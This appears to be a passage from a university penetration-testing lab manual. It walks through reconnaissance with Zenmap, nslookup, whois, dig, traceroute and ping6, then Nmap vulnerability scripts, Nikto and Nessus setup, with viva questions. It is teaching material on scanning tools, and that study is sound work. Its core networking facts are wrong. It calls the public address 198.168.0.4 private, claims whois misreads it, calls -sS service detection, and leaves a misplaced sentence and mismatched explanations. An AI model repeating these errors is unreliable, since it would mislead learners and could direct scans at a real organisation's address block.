
➢ Zenmap


• Run the same scan (nmap -sn 198.168.0.0/24).

• Go to the Topology Tab → It shows a network map diagram (nodes + links).

Expected Result:







You'll have a visual map of the subnet with your target highlighted.

c. Lookup Domain Registry for IP Information

Goal: If you have a domain, find registration and owner info.

1. Understand Public vs. Private IPs

• Before we run any commands, it's important to understand the IP address we are working with.

• Metasploitable machine has the IP address 198.168.0.4. This is a private IP address.

• Think of it like this:

A public IP is like the main mailing address of a large apartment building. Anyone in the world can send a letter to it.

A private IP is like an apartment number (e.g., "Apt 101") inside that building. That number is only useful inside the building. You can't send a letter from another city directly to "Apt 101."

• The IP address 198.168.0.4 only exists and makes sense inside your isolated VirtualBox NAT Network. It is not reachable from the public internet.

2. Perform a Reverse DNS Lookup

➢ nslookup 198.168.0.4

Let's try to find a domain name associated with our target's IP. This is called a reverse DNS lookup.

```
┌──(kali㉿kali)-[~]
└─$ nslookup 198.168.0.4
** server can't find 4.0.168.198.in-addr.arpa: NXDOMAIN
```

• This command asks a DNS server, "Which domain name points to the IP address 198.168.0.4?".

• The command will fail with a result like NXDOMAIN. This means "Non Existent Domain." This is the correct and expected outcome because a private IP address does not have a public domain name record.

3. Use whois and Understand Why It's Misleading

• Now, we'll run the whois command and see why it produces a confusing result for our lab machine.

• whois 198.168.0.4

• The whois tool is designed to look up the registered owners of public IP addresses and domain names.

- shows that this command returns ownership information for "Gwynedd Mercy

College". This is where it gets tricky:

```
┌──(kali㉿kali)-[~]
└─$ whois 198.168.0.4

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#


NetRange:       198.168.0.0 - 198.168.0.255
CIDR:           198.168.0.0/24
NetName:        GM-UNIVERSITY
NetHandle:      NET-198-168-0-0-1
```

```
NetHandle:      NET-198-168-0-0-1
Parent:         NET198 (NET-198-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Gwynedd Mercy College (GMC-157)
RegDate:        2013-05-15
Updated:        2021-12-14
Ref:            https://rdap.arin.net/registry/ip/198.168.0.0


OrgName:        Gwynedd Mercy College
OrgId:          GMC-157
Address:        1325 Sumneytown Pike
City:           Gwynedd Valley
StateProv:      PA
PostalCode:     19437
Country:        US
RegDate:        2010-06-14
Updated:        2020-06-26
Ref:            https://rdap.arin.net/registry/entity/GMC-157
```

• This information is NOT for your virtual machine.
• Because 198.168.0.4 is a private IP, it has no owner.
This command will show you the real, public registration data for the example.com domain, such as who the registrar is and when the domain was created.
• The whois tool gets confused. It ignores that the IP is private and instead looks up the public IP block 198.168.0.0. By coincidence, this public block is registered to an organization.
• Key Takeaway: The result is an artifact and is completely unrelated to your lab. You cannot find the "owner" of a private IP because millions of people use the same private IPs on their own home and office networks.

4. Use the Tools on a Real Public Target

• To see how these tools are supposed to work, let's run them against a public domain, example.com. This is how you would use them in a real external penetration test.
• Command 1: Find Public Ownership
➢ whois example.com

```
┌──(kali㉿kali)-[~]
└─$ whois example.com
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2025-08-14T07:01:39Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2026-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
   DNSSEC DS Data: 370 13 2 BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A86764247C
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-08-17T08:41:00Z <<<
```

• Command 2: Find Public DNS Records

➢ dig example.com ANY

```
┌──(kali㉿kali)-[~]
└─$ dig example.com ANY

; <<>> DiG 9.20.8-6-Debian <<>> example.com ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26447
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                   IN      ANY

;; ANSWER SECTION:
example.com.            300     IN      A       96.7.128.175
example.com.            300     IN      A       23.192.228.84
example.com.            300     IN      A       23.215.0.136
example.com.            300     IN      A       96.7.128.198
example.com.            300     IN      A       23.192.228.80
example.com.            300     IN      A       23.215.0.138
example.com.            300     IN      RRSIG   A 13 2 300 20250904003338 20250813142016 27290 example.com.
H1nGuKPifGazaVeeA==
```

• This command queries the public DNS servers for all available records for example.com, such as A records (IPv4 addresses), MX records (mail servers), and NS records (name servers). This gives you a map of the organization's public infrastructure.

d. Examining Use of IPv6 at Remote Location

Goal: See if the target has an IPv6 address.

1. Traceroute to Target

• This shows the path your packets take to reach the target.

5. traceroute 198.168.0.4

```
┌──(kali㉿kali)-[~]
└─$ traceroute 198.168.0.4
traceroute to 198.168.0.4 (198.168.0.4), 30 hops max, 60 byte packets
 1  198.168.0.4 (198.168.0.4)  32.532 ms  31.505 ms  30.679 ms
```

Output:

• You'll see a list of routers/hops with their IPs.

2. IPv6 Check

• Run this to see if IPv6 is configured:

6. ping6 -c 4 198.168.0.4

```
┌──(kali㉿kali)-[~]
└─$ ping6 -c 4 198.168.0.4
ping6: socktype: SOCK_DGRAM
ping6: socket: Address family not supported by protocol
```

• If the target has no IPv6, you'll likely get an error like "unknown host" or "no route to host".

• ping6: socket: Address family not supported by protocol. This result indicates that the target host 198.168.0.4 is not configured for IPv6 communication or is not reachable over an IPv6 network from the attacker's position.

Or

```
┌──(kali㉿kali)-[~]
└─$ dig AAAA example.com

; <<>> DiG 9.20.8-6-Debian <<>> AAAA example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59449
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                   IN      AAAA

;; ANSWER SECTION:
example.com.            44      IN      AAAA    2600:1406:bc00:53::b81e:94c8
example.com.            44      IN      AAAA    2600:1406:3a00:21::173e:2e65
example.com.            44      IN      AAAA    2600:1408:ec00:36::1736:7f31
example.com.            44      IN      AAAA    2600:1408:ec00:36::1736:7f24
example.com.            44      IN      AAAA    2600:1406:bc00:53::b81e:94ce
example.com.            44      IN      AAAA    2600:1406:3a00:21::173e:2e66

;; Query time: 60 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sun Aug 17 14:20:55 IST 2025
;; MSG SIZE  rcvd: 208
```

Check AAAA records (IPv6) for a domain:

➢ dig AAAA example.com

• If nothing comes back → No IPv6 in use.

If IPv6 found — scan it:

➢ nmap -6 -sV [IPv6 address]

Viva Questions

Q1: **What is the main goal of external penetration testing?**

A1: To identify and exploit vulnerabilities in an organization's externally exposed assets (websites, servers, firewalls).

Q2: **How can domain registry lookup help in reconnaissance?**

A2: WHOIS lookups provide IP ranges, domain ownership, and contact details useful for attack surface mapping.

Q3: **Why is IPv6 examination important during external testing?**

A3: IPv6 may be deployed insecurely, and attackers can exploit unmonitored IPv6 services to bypass defenses.

Q4: **What tools are commonly used for external penetration testing?**

A4: Nmap, Nikto, Burp Suite, Shodan, and Metasploit.

Q5: **How does creating a topological map help in testing?**

A5: It visualizes target systems, connections, and services, enabling better planning of attack paths.

Experiment 6: Different Types of Vulnerability Scanning

Objective: To explore and compare various vulnerability scanning techniques and tools, assessing their effectiveness in identifying and prioritizing security risks.

Introduction

Nmap (Network Mapper) is a powerful open-source tool used for network discovery and security auditing.


Installation


Nmap comes pre-installed on Kali Linux. To check:
nmap --version

Usage Steps

- Identify the target IP using ifconfig/ip addr in the victim machine.
- Run a SYN scan to detect open ports.
- Use service detection (-sS) to identify running services.

- Run vulnerability detection scripts
nmap -sV --script vuln 192.168.XX.XX -oN
nmap_vuln.txt





Example Command
nmap -sV --script vuln
192.168.xx.xx

Expected Output

Output will show open ports, detected services, and potential vulnerabilities (CVEs, misconfigurations).

Viva Questions

1. What is Nmap and what is it used for?

Answer: Nmap (Network Mapper) is an open-source tool used for network discovery and security auditing. It helps to scan networks to identify

live hosts, open ports, services running, and potential vulnerabilities.

2. How do you perform a basic scan using Nmap?
Answer: A basic scan can be performed by running the command: nmap <target_ip_or_hostname> This scans the target for the most common 1000 TCP ports.

3. What is the difference between a TCP SYN scan and a TCP connect scan in Nmap?
Answer:
□ TCP SYN scan (-sS): Also called a "half-open" scan; it sends a SYN packet and waits for a SYN-ACK without completing the TCP handshake, making it stealthier.
□ TCP connect scan (-sT): Completes the full TCP handshake by connecting to the target ports; it's less stealthy but works when SYN scan requires root privileges.

4. How can you use Nmap to detect the operating system of a target machine?
Answer: You can use the -O option to enable OS detection: nmap -O <target_ip> This uses TCP/IP stack fingerprinting to guess the target's operating system.

5. What does the -p option do in an Nmap command?
Answer: The -p option specifies the port(s) to scan. For example: nmap -p 22,80,443 <target_ip> This scans only ports 22, 80, and 443.

1. Introduction

Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple vulnerabilities. It checks for over 6700 potentially dangerous files/programs, outdated server versions, and other security issues.

2. Key Features
- Detects outdated server software versions.
- Identifies potentially dangerous files and scripts.
- Detects misconfigured servers and security issues.

3. Usage Examples


- Below are some commonly used Nikto commands:
- Basic HTTP Scan:
- nikto -h http://<target-ip>

4 Common Options

- h <host> → Target host or URL -o <file> → Output results to a file

- Format <htm|txt|xml|csv> → Select report format

- Plugins → Select or limit plugin categories --help → Show all available options
- Save Report as HTML: nikto -h http://<target-ip> -o ~/nikto_output.html -Format htm
- Scan Specific Port: nikto -h http://<target-ip>:8080
- HTTPS Scan: nikto -h https://<target-ip>




Experiment 7: Vulnerability Scanning with Nessus

Objective: To utilize Nessus for comprehensive vulnerability scanning, identifying security weaknesses in systems and providing recommendations for remediation.


1. Installation of Nessus

- Go to Tenable's website.
- Save the installer file to your Downloads folder.
- Download the Debian (.deb) installer for Linux and note down your activation code.




2. Install the Package

- Open the terminal and go to the Downloads folder:
- cd ~/Downloads
- Install the package (replace filename with your downloaded file):
- sudo dpkg -i Nessus-<version>-debian_amd64.deb



3. Start Nessus Service

- Start the Nessus service:
- sudo systemctl start nessusd
- Check it's running:
- sudo systemctl status nessusd



4. Open the Web Interface

- https://localhost:8834
- Accept the security warning

Follow the setup wizard:

- Choose edition (Essentials/Professional).
- Enter the activation code.


- Create an admin username and password.

5. Let Plugins Download

- Wait a few minutes for Nessus to download plugins (this may take time).


6. Create and Run First Scan

